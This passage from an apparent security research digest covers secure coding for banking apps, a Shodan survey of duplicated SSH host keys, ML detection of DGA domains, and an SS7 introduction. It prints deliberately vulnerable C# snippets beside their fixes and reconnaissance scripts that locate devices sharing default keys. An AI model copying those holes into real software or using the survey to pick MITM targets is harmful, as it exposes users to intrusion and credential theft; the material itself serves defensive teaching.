4. The initiator of the transition between the workflow states must have authentication monitoring (similarly to website attacks, inefficient control leads to CSRF attacks).
5. If there can be several simultaneous workflows separating data, you must ensure granulated access to all such data from all of the workflows.

DATAFLOW CONTROL ISSUES

Dataflow control errors can cause the following severe problems:

+ Injections (SQL, XSS, XML, XXE, XPath, XQuery, Linq, etc.)
+ Random code injection and execution on the back end

This is the third most severe problem detected in banking applications, but the most widespread. The main drawback is inefficient preliminary data processing. It results in different attacks and vulnerabilities: from XSS, which can negate all the security mechanisms of a banking application (e.g. one-time passwords), to SQL injections that allow an attacker to gain absolute access to critical information — accounts, passwords (including one-time) — and steal e-money.

There are three approaches to organizing preliminary data processing, in order of preference:

+ **Typing** is string data type conversion in terms of OOP and further use of these types in code (e.g., parametrization of SQL requests is an implicit implementation of SQL literal typing).
+ **Sanitization** is making string input data safe for use (e.g. HtmlEncode, UrlEncode, addslashes, etc.).
+ **Validation** is ensuring that data satisfies some criteria. There are two validation types — syntactic (e.g. checking for matching a regular expression) and semantic (e.g. checking whether a number is in a particular range).

This will reduce changes in code semantics. Additionally, developers should try to follow the best practice of typing/validation on the input (as close as possible to the beginning of the code flow) and sanitization on the output (as close as possible to the data output in the code).

Let's take a look at some examples of using these approaches.

TYPING

Let's assume we have the following code:

```
1   var parm = Request.Params["parm1"];
2   if (Request.Params["cond1"] == "true")
3   {
4      return;
5   }
6
7   if (Request.Params["cond2"] == "true")
8   {
9      parm = Request.Params["parm2"];
10  } else {
11     parm = "<div>Harmless value</div>";
12  }
13
14  Response.Write("<a href=\"" + parm + "\">");
```

`Parm` contains a dangerous value resulting in the code vulnerable to XSS attacks, but the context allows typing.

```
+ 1   var typedParm = new Uri(Request.Params["parm2"]);
+ 2
  3   var parm = Request.Params["parm1"];
  4   if (Request.Params["cond1"] == "true")
  5   {
  6      return;
  7   }
  8
  9   if (Request.Params["cond2"] == "true")
 10   {
-        parm = Request.Params["parm2"];
+ 11     parm = typedParm.GetComponents(
+ 12        UriComponents.HttpRequestUrl, UriFormat.UriEscaped);
 13   } else {
 14      parm = "<div>Harmless value</div>";
 15   }
 16
 17   Response.Write("<a href=\"" + parm + "\">");
```

SANITIZATION

We have the following code:

```
1   var parm = Request.Params["parm1"];
2   if (Request.Params["cond1"] == "true")
3   {
4      return;
5   }
6
7   if (Request.Params["cond2"] == "true")
8   {
9      parm = Request.Params["parm2"];
10  } else {
11     parm = "<div>Harmless value</div>";
12  }
13
14  Response.Write("Selected parameter: " + parm);
```

There is a dangerous value in `parm`. Typing is not possible, but you can use sanitization in the context of the dangerous operation.

```
1   var parm = Request.Params["parm1"];
2   if (Request.Params["cond1"] == "true")
3   {
4      return;
5   }
6
```

```
   7   if (Request.Params["cond2"] == "true")
   8   {
-      parm = Request.Params["parm2"];
+  9   parm = HttpUtility.HtmlEncode(Request.Params["parm2"]);
  10   } else {
  11      parm = "<div>Harmless value</div>";
  12   }
  13
  14   Response.Write("Selected parameter: " + parm);
```

VALIDATION

The example below (a vulnerability leading to buffer overflow attacks) shows there are no opportunities to use typing or sanitization, so our choice is validation:

```
   1   const int BufferSize = 16;
   2
   3   public unsafe struct Buffer
   4   {
   5      public fixed char Items [BufferSize];
   6   }
   7
   8   static void Main(string[] args)
   9   {
  10      var buffer = new Buffer();
  11
  12      var argument = args[0].ToCharArray();
  13
  14      if (argument.Length < BufferSize) { return; }
  15
  16      for (var i = 0; i < argument.Length; i++)
  17      {
  18         unsafe
  19         {
  20            buffer.Items[i] = argument[i];
  21         }
  22      }
  23   }
```

Code with validation will look like this:

```
   1   const int BufferSize = 16;
   2
   3   public unsafe struct Buffer
   4   {
   5      public fixed char Items [BufferSize];
   6   }
   7
   8   static void Main(string[] args)
   9   {
+  10      Func<int, int> __ai_bkfoepld_validator = index =>
+  11      {
+  12         if (index >= BufferSize)
+  13         {
+  14            throw new IndexOutOfRangeException();
+  15         }
+  16         return index;
+  17      };
+  18
  19      var buffer = new Buffer();
  20
  21      var argument = args[0].ToCharArray();
  22
  23      if (argument.Length < BufferSize) { return; }
  24
  25      for (var i = 0; i < argument.Length; i++)
  26      {
  27         unsafe
  28         {
-            buffer.Items[i] = argument[i];
+  29         buffer.Items[__ai_bkfoepld_validator(i)] = argument[i];
  30         }
  31      }
  32   }
```

INFRASTRUCTURE ISSUES AND SOLUTIONS

There is a range of infrastructure problems that could lead to successful attacks against banking systems, including:

+ Application DoS
+ Environment issues
+ Third-party software, modules, and plugins

Attackers can also succeed in using open FTPs or IBM/Tomcat admin accounts.

The following measures must be taken to improve security of banking applications during development and deployment:

1. Consider every infrastructure component as compromised.
2. TLS (not SSL) should be used everywhere, even inside the infrastructure.
3. Deploy and set up each infrastructure component according to an official security guide (if any) or best practices.
4. Using specialized vulnerability and compliance management tools (like MaxPatrol) significantly increases security level.
5. The whole code must be signed even if infrastructure doesn't require it.
6. All plugins and untrusted third-party modules must be executed in sandboxes.

DOMAIN KNOWLEDGE OF BANKING APPLICATIONS

It is worth noting possible problems of different banking applications that do not belong to the back end of online banking systems:

+ Errors in plugins and client apps that are not originally related to banking can cause problems.
+ Mobile applications are generally less secure than their desktop equivalents, but the back end must be equally unified for all types of applications, and security issues can arise if that is not the case.
+ Operator stations: hackers often don't even have to break complex security systems to get to the internal network, they can just deceive the operators of those systems.
+ Development of attacks against clients: hackers can steal money from bank accounts by targeting the bank's customers.

LOST KEYS: FOLLOWING SSH

In 2015, there were many different talks, reviews, and articles about duplicating SSH fingerprints (*blog.shodan.io/duplicate-ssh-keys-everywhere*). While the prevalence of these talks has decreased, these duplicates remain dangerous, and it is important to consider the potential impact SSH fingerprints can have.

DESCRIPTION OF A FINGERPRINT

An SSH fingerprint is a short variant of a public key that can be found in the .pub file in /etc/ssh/.

Connecting to a host for the first time, you are offered to authenticate it. The string **56:ca:17:72:0b:d4:3c:fd:5e:23:fb:7b:9e:9a:c8:42** (an MD5 checksum of a public key) is used for validation.

```
The authenticity of host '192.168.100.124 (192.168.100.124)'
can't be established.
RSA key fingerprint is 56:ca:17:72:0b:d4:3c:fd:5e:23:fb:7b:9e:9a:c8:42.
Are you sure you want to continue connecting (yes/no)?
```

If the reader connects to the host for the first time, this message is expected. If the reader connected to and authenticated the host earlier, then it would be better to check why the fingerprint changed. You might reinstall the target system or generate a new key or you might miss the machines and are trying to connect to a different one.

CALCULATING A FINGERPRINT

An SSH fingerprint is a checksum. This article considers an MD5 checksum of an RSA public key.

The public part of the key is


```
root@ubuntu:/etc/ssh# cat /etc/ssh/ssh_host_rsa_key.pub

ssh-rsa

AAAAB3NzaC1yc2EAAAADAQABAAABAQCrID5HFOZiQlq6DDUCsLOG5xJFOMbxtqPT
tgL0BfEyRVQ1AGD9kwSWnAU7bm/uFmfkfG5ff/8S02PKaQo26sYIWi8/NyOGMyLNn
CLpMJkJ+CT12qrqpD+3Q749DpVzBBbCUaYiDNg7RbKxbbnSZUe9k69P4FE0itS4MQ
DFAnD0XY78aQuxNpIQUexTIP0b4QuIaShV0c6FXmpHHqr85uZ9t1cTdLtl3Kphv3
yu6Z+bkGBd+c80pdV+islTUGa+YJse0rvi/qP8AU67KNXscAc4UDe1yaMG5Y3eUs
hvt3OTCXliYQKw3NIw/KzXbbY6s/sB49LAvDOal4FK6ZAA+HUP     root@ubuntu
```

Decode the string **AAAAB....A+HUP** from base64 and calculate the MD5 checksum of the string:

```
root@ubuntu:/etc/ssh# awk '{print $2}' ssh_host_rsa_key.pub
| base64 -d | md5sum
56ca17720bd43cfd5e23fb7b9e9ac842
```

Here is the source fingerprint.

Traffic forwards the key as follows:



Instead of RSA, other keys such as ECDSA and ED25519 can be used. The ssh-keyscan utility helps to obtain the public part of the target server's SSH key.

```
root@ubuntu:/etc/ssh# ssh-keyscan -t ED25519 192.168.100.124
# 192.168.100.124 SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.6
192.168.100.124 ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIF8GXOsOnWBf1NY6Px6upViTXX0ZOw9txOEjwxMORafZ
```

```
root@ubuntu:/etc/ssh# ssh-keyscan -t RSA 192.168.100.124
# 192.168.100.124 SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.6
192.168.100.124 ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCrID5HFOZiQlq6DDUCsLOG5xJFOMbxtqPT
tgL0BfEyRVQ1AGD9kwSWnAU7bm/uFmfkfG5ff/8S02PKaQo26sYIWi8/NyOGMyLNn
CLpMJkJ+CT12qrqpD+3Q749DpVzBBbCUaYiDNg7RbKxbbnSZUe9k69P4FE0itS4MQD
FAnD0XY78aQuxNpIQUexTIP0b4QuIaShV0c6FXmpHHqr85uZ9t1cTdLtl3Kphv3yu
6Z+bkGBd+c80pdV+islTUGa+YJse0rvi/qP8AU67KNXscAc4UDe1yaMG5Y3eUshvt3
OTCXliYQKw3NIw/KzXbbY6s/sB49LAvDOal4FK6ZAA+HUP
```

The banner that reflects the server version, protocol number, and OS version is also available: **# 192.168.100.124 SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.6.**

SEARCH OF IDENTICAL FINGERPRINTS. COMPARISON OF SEARCH TECHNIQUES

Shodan (shodan.io) has already collected all necessary statistics. Shodan suggests searching fingerprints as follows:

```
import shodan
api = shodan.Shodan(YOUR_API_KEY)
# Get the top 1,000 duplicated SSH fingerprints
results = api.count('port:22', facets=[('ssh.fingerprint', 1000)])
for facet in results['facets']['ssh.fingerprint']:
print '%s --> %s' % (facet['value'], facet['count'])
```

During the fingerprint analysis, the service was unstable when disabling facet filtering by country. So the construction `api.count('port:22 country:RU', facets=[('ssh.fingerprint', 20)])` did not work, and it was therefore necessary to sample via facets for a certain fingerprint by top countries: `api.count('e2:40:24:40:b8:87:4e:41:1f:d4:68:69:67:b2:22:5d', facets=[('country', 20)])`.

Below are the output results:

```
fa = api.count('e2:40:24:40:b8:87:4e:41:1f:d4:68:69:67:b2:22:5d',
facets=[('country', 20)])
for i in range(len(fa['facets']['country'])):
     if fa['facets']['country'][i]['value']=='RU': print fa['facets']
     ['country'][i]
{u'count': 60433, u'value': u'RU'}
```

and

```
api.count('port:22 country:RU', facets=[('ssh.fingerprint', 10)])
['facets']['ssh.fingerprint'][0]
{u'count': 52929, u'value': u'e2:40:24:40:b8:87:4e:41:1f:d4:68:69:67:b2
:22:5d'}
```

The 14% difference is rather significant. The service might have actively looked for banners and registered them in the database, but the database was indexed with a delay.

It is also possible to use a direct search:

```
results = api.search('e2:40:24:40:b8:87:4e:41:1f:d4:68:69:67:b2:22:5d')
results['total']
```

The sample restriction is 100 entries per page, but it is possible to select results by pages:

```
api.search('e2:40:24:40:b8:87:4e:41:1f:d4:68:69:67:b2:22:5d', page=2)
```

The statistics of key allocation by countries is unusual:

```
fp30 = {}
for i in api.count('port:22', facets=[('ssh.fingerprint', 30)])
['facets']['ssh.fingerprint']:
     fp={}
     fp['count'] = i['count']
     fp['country']= api.count(i['value'], facets=[('country', 100)])
     ['facets']['country']
     fp30[i['value']]=fp
print fp30
```

Compare the values for different years:

TOP-10 in 2015

```
dc:14:de:8e:d7:c1:15:43:23:82:25:81:d2:59:e8:c0, 321014
32:f9:38:a2:39:d0:c5:f5:ba:bd:b7:75:2b:00:f6:ab, 245499
d0:db:8a:cb:74:c8:37:e4:9e:71:fc:7a:eb:d6:40:81, 161471
34:47:0f:e9:1a:c2:eb:56:eb:cc:58:59:3a:02:80:b6, 149775
df:17:d6:57:7a:37:00:7a:87:5e:4e:ed:2f:a3:d5:dd, 105345
81:96:a6:8c:3a:75:f3:be:84:5e:cc:99:a7:ab:3e:d9, 97778
7c:a8:25:21:13:a2:eb:00:a6:c1:76:ca:6b:48:6e:bf, 93686
c2:77:c8:c5:72:17:e2:5b:4f:a2:4e:e3:04:0c:35:c9, 88393
1c:1e:29:43:d2:0c:c1:75:40:05:30:03:d4:02:d7:9b, 87218
03:56:e6:52:ee:d2:da:f0:73:b5:df:3d:09:08:54:b7, 64379
```

TOP-10 in 2016

```
e7:86:c7:22:b3:08:af:c7:11:fb:a5:ff:9a:ae:38:e4, 343048
34:47:0f:e9:1a:c2:eb:56:eb:cc:58:59:3a:02:80:b6, 138495
dc:14:de:8e:d7:c1:15:43:23:82:25:81:d2:59:e8:c0, 109869
32:f9:38:a2:39:d0:c5:f5:ba:bd:b7:75:2b:00:f6:ab, 46451
62:5e:b9:fd:3a:70:eb:37:99:e9:12:e3:d9:3f:4e:6c, 41578
d0:db:8a:cb:74:c8:37:e4:9e:71:fc:7a:eb:d6:40:81, 39126
7c:a8:25:21:13:a2:eb:00:a6:c1:76:ca:6b:48:6e:bf, 38816
8b:75:88:08:41:78:11:5b:49:68:11:42:64:12:6d:49, 34203
1c:1e:29:43:d2:0c:c1:75:40:05:30:03:d4:02:d7:9b, 32621
03:56:e6:52:ee:d2:da:f0:73:b5:df:3d:09:08:54:b7, 29249
c2:77:c8:c5:72:17:e2:5b:4f:a2:4e:e3:04:0c:35:c9, 28736
59:af:97:23:de:61:51:5a:43:16:c3:6c:47:5c:11:ee, 25110
7c:3e:bc:b9:4b:0d:29:91:ed:bd:6e:4c:6b:60:49:14, 22367
```

Some fingerprints became less frequent, some more frequent.

FINGERPRINT MAP

To have a fingerprint map, it is necessary to collect statistics for TOP-30 countries.

The statistics include iso alpha 2 country code (a two-character value) and coincidence percent of the total fingerprint number.

```
for i in fp30:
   print i, fp30[i]['count']
   sum = fp30[i]['count']
   for j in fp30[i]['country']:
      if 100*j['count']/sum > 0: print '%s: %s' % (j['value'],
      100.0*j['count']/sum)
```

It is possible to obtain 146% because the database is not completely indexed.

As of 2015

```
dc:14:de:8e:d7:c1:15:43:23:82:25:81:d2:59:e8:c0 332493
ES: 90.0605953479
TW: 3.56833133558
US: 2.1252561631
http://chartsbin.com/view/32232
```

```
32:f9:38:a2:39:d0:c5:f5:ba:bd:b7:75:2b:00:f6:ab 254856
CN: 54.5263608791
TW: 41.3041225361
DO: 1.22736474116
US: 1.18763860965
```

```
d0:db:8a:cb:74:c8:37:e4:9e:71:fc:7a:eb:d6:40:81 162800
US: 54.9035226422
JP: 45.0382223913
```

```
34:47:0f:e9:1a:c2:eb:56:eb:cc:58:59:3a:02:80:b6 151027
DE: 69.7611572028
US: 27.9946735249
ES: 1.41647682396
```

```
df:17:d6:57:7a:37:00:7a:87:5e:4e:ed:2f:a3:d5:dd 108057
CN: 99.7404030473
http://chartsbin.com/view/32227
```

```
81:96:a6:8c:3a:75:f3:be:84:5e:cc:99:a7:ab:3e:d9 101156
TW: 100.0
```

```
8b:75:88:08:41:78:11:5b:49:68:11:42:64:12:6d:49 75760
PL: 100.0
http://chartsbin.com/view/32225
```

```
57:94:42:63:a1:91:0b:58:a6:33:cb:db:fe:b5:83:38 39167
IN: 38.2145131455
AU: 9.01840676835
US: 8.73335961428
TR: 6.34381538648
AE: 4.14531340025
ZA: 3.3538526852
SA: 3.15977802711
MX: 3.0384813658
GB: 2.80498529278
FR: 2.56542438669
IR: 2.5199381387
IT: 2.3440579798
TH: 2.32889589714
DE: 2.31676623101
BR: 2.19243715317
MY: 1.98623282894
NG: 1.47678685144
KE: 1.46465718531
TW: 1.14625344937
http://chartsbin.com/view/32196
```

As of 2016

```
e7:86:c7:22:b3:08:af:c7:11:fb:a5:ff:9a:ae:38:e4 343048
US: 99.9988339824
```

```
34:47:0f:e9:1a:c2:eb:56:eb:cc:58:59:3a:02:80:b6 138495
DE: 54.827972129
US: 42.5546048594
GB: 1.33795443879
ES: 1.27946857287
```

```
dc:14:de:8e:d7:c1:15:43:23:82:25:81:d2:59:e8:c0 109869
ES: 88.2241578607
TW: 4.07485277922
US: 3.3376111551
DK: 1.1104133104
VC: 1.0594435191
```

```
32:f9:38:a2:39:d0:c5:f5:ba:bd:b7:75:2b:00:f6:ab 46451
CN: 49.5188478181
TW: 44.5932272717
DO: 1.59738218768
US: 1.22494671805
```

```
62:5e:b9:fd:3a:70:eb:37:99:e9:12:e3:d9:3f:4e:6c 41578
US: 84.3907835875
SG: 9.02881331473
NL: 6.58521333397
```

There are some fingerprints found in only one country or almost entirely in one country (90%).

Example:

```
81:96:a6:8c:3a:75:f3:be:84:5e:cc:99:a7:ab:3e:d9 TW:100.0%
8b:75:88:08:41:78:11:5b:49:68:11:42:64:12:6d:49 PL:100.0%
df:17:d6:57:7a:37:00:7a:87:5e:4e:ed:2f:a3:d5:dd CN:99.7404030473%
59:af:97:23:de:61:51:5a:43:16:c3:6c:47:5c:11:ee US:99.9953928728%
c2:52:47:0f:8b:82:b9:3c:74:ee:64:b5:35:f4:c5:c3 MY:99.7626425793%
```

Poland is a good example of this:

```
8b:75:88:08:41:78:11:5b:49:68:11:42:64:12:6d:49 PL:100.0%
```

Statistics on banners with the fingerprint:

```
[('SSH-2.0-OpenSSH_5.9p1 Debian-8netart1\r\n', 37188), ('SSH-2.0-
OpenSSH_6.2p2 Ubuntu-7netart1\r\n', 10390), ('SSH-2.0-OpenSSH_ 6.6.1p1
Ubuntu-15netart2\nKey type: ssh-rsa\nKey: AAAAB3NzaC1yc2EAAAADAQ
ABAAABAQCnt2+LOdS1Gy/47UXMfHDYQERQQR5M4/CYsfT7IE3FYQ/m\nwJO6rLK
LcUo+q4U+0iIH6uBSXG5HNa4569rg2eWH5lUiJHEL1pPIA9wKKZ+MpMoE9nkr1xa
XxVK5\nqO1gUfaYCo+VYre2CJDe3HIJlUht3PITdxmQTwnL/tJHHBkR8xrgEpjF+
9FjFKwdE7ZCNObqvhK0\nPio/318DyUiRK/JaIqggL0K9KzoGytq7uKSkECFMYCDT
qPmdDerCEiT+C5Lxy6ZOdp4yTyxjOM7E\nsr0C/ePzPvT8rCLayz3GzBnEwZ4QKl
OxbZHl/48LxtWlY/vROkiLTuU3kcpFqvo0Uc/3\nFingerprint: 8b:75:88:08:
41:78:11:5b:49:68:11:42:64:12:6d:49', 3421), ('SSH-2.0-OpenSSH_6.6.1p1
Ubuntu-15netart2\nKey type: ssh-rsa\nKey: AAAAB3NzaC1yc2EAAAADAQ
ABAAABAQCnt2+L', 3421), ('SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-15netart2\
r\n', 2)]
```

The trademark NetArt indicates a Polish hosting nazwa.pl.

`dc:14:de:8e:d7:c1:15:43:23:82:25:81:d2:59:e8:c0` is a predefined SSH key of Dropbear v0.46, an extremely old and vulnerable server. The number of devices with this key is still very large.

Statistics for Russia as of 2015

```
e2:40:24:40:b8:87:4e:41:1f:d4:68:69:67:b2:22:5d 50107
{'Dropbear sshd_0.46': 50107}
-----------------------------------
OJSC Rostelecom 49794
OJSC Rostelecom, Vladimir branch 160
OJSC RTComm.RU 46
OJSC Bashinformsvyaz 32
CJSC ER-Telecom Holding 11
```

```
1c:1e:29:43:d2:0c:c1:75:40:05:30:03:d4:02:d7:9b 26286
{'Dropbear sshd_0.52': 26286}
-------------------------------------
OJSC Rostelecom 19596
OJSC Bashinformsvyaz 1025
MTS OJSC 1024
CJSC Teleset-Service 645
VimpelCom 340

2d:7b:35:e5:33:66:d5:ee:0d:58:19:cb:ae:e7:90:ea 24036
{'Dropbear sshd_0.53.1': 23413, 'Dropbear sshd_0.28': 623}
-------------------------------------
National Cable Networks 14860
OJSC Rostelecom 8179
VimpelCom 214
Net By Net Holding LLC 101
CJSC ER-Telecom Holding 94

f5:50:8d:ca:f7:5a:07:41:08:81:65:2e:b3:a4:d6:48 14065
{'Dropbear sshd_2011.54': 14065}
-------------------------------------
Net By Net Holding LLC 13923
OJSC Central telegraph 73
Optilink Ltd 29
Web Plus ZAO 23
Iskratelecom CJSC 10
```

CONCLUSION

The situation has not changed from 2015 to 2016 and duplicate fingerprints are still common. After a software update, some keys disappeared, some showed up.

This leads to questions about why duplicates are so dangerous. Assume a hacker compromised a public key and knows its relevant private key. Vendors and hosting providers know this key because they participated in its issuance. So a MITM attack is possible via for instance DNS or ARP Spoofing. The hacker spoofs the source server and waits for a victim to connect. The victim will not receive any message this server is untrusted.

Therefore, the attacker can learn the victim's password.

The range of possible victims is large: users of preinstalled software for example. Such utilities as Bitnami and TurnKey simplifies software integration and deployment. The reader might think a password change will be enough for protection, but it is a common case default passwords remain unaltered, so the problem is not solved.

Many users worldwide are vulnerable to this attack, even with timely software updates.

DETECT GENERATED DOMAIN NAMES USING MACHINE LEARNING TECHNIQUES

This article will explore a method of detecting domain names generated by the domain generation algorithm (DGA). For example, moqbwfijgtxi.info, nraepfprcpnu.com, ocfhoajbsyek.net, pmpgppocssgv.biz, qwujokiljcwl.ru, bucjbprkflrlgr.org, cqmkugwwgccuit.info, pohyqxdedbrqiu.com, dfhpoiahthsjgv.net, qdcekagoqgifpq.biz. These types of domain names are usually given to sites engaged in illegal business.

The reader can become familiar with a DGA use scenario when a computer is infected by malware. Malware tries to connect to systems running under an attacker to receive commands or forward data collected on the compromised machine.

Hackers use the DGA to determine the sequence of domain names, which infected machines will attempt to connect to. This is necessary to prevent loss of control over a hacked infrastructure when attacker's hardcoded domains or IP addresses are blocked by security systems.


A blacklist is not a solution to detecting malicious domains — another approach is required. This article describes one such approach, where the central idea is that character sequence used in legitimate domain names differs from the sequence in DGA-based domains. A legal domain is readable and conveys a certain meaning.

This method employs machine learning and n-gram analysis. The training sample includes a million of legit domains (from alexa) and 700,000 of malicious domains (from bambenekconsulting.com).

DESCRIPTION

The whole set of domains is subdivided into a training and test sample. The training sample is used to build the set of unique n-grams. Here, an n-gram is a fixed-length substring of a domain name.

The DGA-based domain vzdzrsensinaix.com, provided here as an example, is 11 four-gram sequences.



Subdividing the domain into n-grams

The set of unique n-grams built from the training sample consists of three parts: a set of benign n-grams (present in legit domains only), a set of malicious n-grams (present in malicious domains only), and a set of neutral n-grams (common for both types). Each unique n-gram is assigned with one of three numeric values:

- 1 — legit
- –1 — malicious
- a number from {–1.0..1.0} — neutral

A trained model is a set of pairs.

$$\{\{ q, Ng(q)\}\},$$


where **Ng(q)** = p, **p** is a numerical factor of the n-gram of q, **q** belongs to Q, **Q** is a set of all n-grams in the training sample.

SAMPLING


For this approach, a specific technique of sampling was invented. The training sample comprised of malicious and legit domains includes all information about all the domains. It means that every domain from the test sample has at least k n-grams in the model, where k is a prescribed natural number.

In this case, the core of the sample is used as the model. At the learning stage, this helps to avoid situations when a domain from the test sample does not have any matches with the model and it is impossible to decide on its class.

This sampling technique improved domain classification accuracy as compared to random sampling. Testing results are provided below.



Every domain name has a non-empty crossing with the training sample. The minimum number of crossings for each domain is set in the sampling algorithm parameters



Classifier workflow

To determine if an analyzed domain is malicious, the algorithm calculates a recursive function:

$$I(i) = I(i-1) * \alpha + Ng(q_i),$$

where q_i equals to the i-th n-gram of the domain,
$Ng(q_i)$ — n-gram's factor,
α — a smoothing factor,
$I(0) = 0$.

The possible values of the recursive function has the threshold **T**. If the calculation result is below the threshold, a corresponding domain is declared malicious.

Here is an example of how the analyzer handles a malicious domain (pushdo bot).

jrgxmwgwjz.com (α = 0.9; T = –1.5)

Table 1. Analyzer at work

No.	N-gram	N-gram factor	Recursive function value
1	JRGX	–1	–1
2	rgxm	0	–0.9
3	gxmw	0	–0.81
4	xmwg	0	–0.73
5	mwgw	0.06	–0.6
6	wgwj	–0.92	–1.45
7	gwjz	–0.68	–1.99

–1.99 < T, so the domain is malicious. The threshold **T** is determined empirically, on the basis of the research conducted.

The factors of neutral n-grams are considered below. To obtain these factors, an evolutionary algorithm (designed to solve optimization problems based on natural evolution principals) is used. This algorithm employs the coefficient vector of neutral n-grams as a population individual.

The evolutionary algorithm is implemented to calculate the best numeric values for neutral n-grams. The solution of the algorithm is the coefficient vector of neutral n-grams that ensures classifier accuracy. The accuracy is evaluated by the value of a non-decreasing objective function selected via experimental testing:

$$Fitness = P/TP + N/TN + FP/P + FN/N$$

The closer Fitness to 2, the more classification is accurate.

RESULTS

To evaluate how effective this approach is, we conducted a set of experiments over the sample domains. The domains were subdivided into the training and test samples.


Table 2. The size of samples under investigation

	The number of malicious domains	The number of legit domains
Training sample	60,000	70,000
Test sample	640,000	830,000

Determining the best threshold

Figure demonstrates the best threshold is **–1.5**, as false positives and false negatives are balanced at this point (around 1%).

The experiments we conducted showed that the approach and sampling technique we developed ensure highly accurate classification.




Comparison of samplings

ATTACKING SS7: MOBILE OPERATORS SECURITY ANALYSIS IN 2015

The interception of calls is quite a challenging task, but not only intelligence services can pull it off. A subscriber may become a victim of an average hacker who is familiar with the architecture of signaling networks. Commonly known SS7 vulnerabilities allow for the interception of phone calls and texts, can reveal a subscriber's location, and can disconnect a mobile device from a network.

In 2015, Positive Technologies experts conducted 16 sets of testing involving SS7 security analysis for leading mobile EMEA and APAC operators. The results of the top 8 projects are included in the statistics below. In this article, we will review the security level experienced by mobile network subscribers, as well as all industrial and IoT devices — from ATMs to GSM gas pressure control systems, which are also considered mobile network subscribers. This article describes detected issues and suggests ways to counter threats.



Due to confidentiality agreements, we cannot disclose the names of companies that took part in the research, but half of the examined SS7 networks belong to large mobile operators with more than 40 million subscribers.

HELLO FROM THE 70S

The SS7 system CCS-7 which dates back to the 1970s is riddled with security vulnerabilities like the absence of any encryption or service messages validation. While for some time this did not pose any risk to subscribers or operators, as the SS7 network was a closed system available only to landline operators, now the network has evolved to meet new standards of mobile connection and service support. In the early 21st century, a set of signaling transport protocols called SIGTRAN was developed. SIGTRAN is an extension to SS7 that allows for the use of IP networks to transfer messages, and this innovation means the signaling network is not longer isolated.

